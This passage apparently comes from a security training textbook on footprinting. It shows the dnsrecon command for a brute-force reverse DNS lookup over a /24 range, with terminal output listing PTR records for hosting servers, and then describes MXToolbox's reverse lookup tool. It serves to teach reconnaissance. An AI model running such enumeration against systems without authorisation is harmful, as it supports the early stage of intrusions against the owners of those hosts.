
- **DNSRecon**

  Source: *https://github.com*

  As shown in the screenshot, attackers use the following command to perform a reverse DNS lookup on the target host:

  `dnsrecon -r 162.241.216.0-162.241.216.255`

  In the above command, the **`-r`** option specifies the range of IP addresses (first to last) for a reverse lookup by brute force.




```
┌─[attacker@parrot]─[~]
└──╼ $cd dnsrecon
┌─[attacker@parrot]─[~/dnsrecon]
└──╼ $./dnsrecon.py -r 162.241.216.0-162.241.216.255
[*] Performing Reverse Lookup from 162.241.216.0 to 162.241.216.255
[+]      PTR 162-241-216-3.unifiedlayer.com 162.241.216.3
[+]      PTR 162-241-216-1.unifiedlayer.com 162.241.216.1
[+]      PTR 162-241-216-2.unifiedlayer.com 162.241.216.2
[+]      PTR 162-241-216-4.unifiedlayer.com 162.241.216.4
[+]      PTR 162-241-216-5.unifiedlayer.com 162.241.216.5
[+]      PTR 162-241-216-6.unifiedlayer.com 162.241.216.6
[+]      PTR 162-241-216-7.unifiedlayer.com 162.241.216.7
[+]      PTR 162-241-216-8.unifiedlayer.com 162.241.216.8
[+]      PTR 162-241-216-9.unifiedlayer.com 162.241.216.9
[+]      PTR 162-241-216-10.unifiedlayer.com 162.241.216.10
[+]      PTR box5331.bluehost.com 162.241.216.11
[+]      PTR 162-241-216-12.unifiedlayer.com 162.241.216.12
[+]      PTR box5334.bluehost.com 162.241.216.14
[+]      PTR 162-241-216-13.unifiedlayer.com 162.241.216.13
[+]      PTR 162-241-216-15.unifiedlayer.com 162.241.216.15
[+]      PTR 162-241-216-16.unifiedlayer.com 162.241.216.16
[+]      PTR box5348.bluehost.com 162.241.216.17
[+]      PTR 162-241-216-19.unifiedlayer.com 162.241.216.19
[+]      PTR 162-241-216-18.unifiedlayer.com 162.241.216.18
[+]      PTR box5350.bluehost.com 162.241.216.20
[+]      PTR 162-241-216-21.unifiedlayer.com 162.241.216.21
[+]      PTR 162-241-216-22.unifiedlayer.com 162.241.216.22
[+]      PTR 162-241-216-24.unifiedlayer.com 162.241.216.24
[+]      PTR box5353.bluehost.com 162.241.216.23
[+]      PTR box5354.bluehost.com 162.241.216.26
```

Figure 2.70: Screenshot of DNSRecon showing reverse DNS lookup information

- **Reverse Lookup**

  Source: *https://mxtoolbox.com*

  As shown in the screenshot, the Reverse Lookup tool performs a reverse IP lookup by taking an IP address and locating a DNS PTR record for that IP address.


MX TOOLBOX®
Pricing
Tools
Delivery Center
Monitoring
SuperTool
MX Lookup
Blacklists
DMARC
Diagnostics
Email Health
DNS Lookup
SuperTool Beta7
Reverse Lookup
Find Problems
ptr
smtp diag
blacklist
subnet tool
dns propagation
Transcript

162.241.216.11

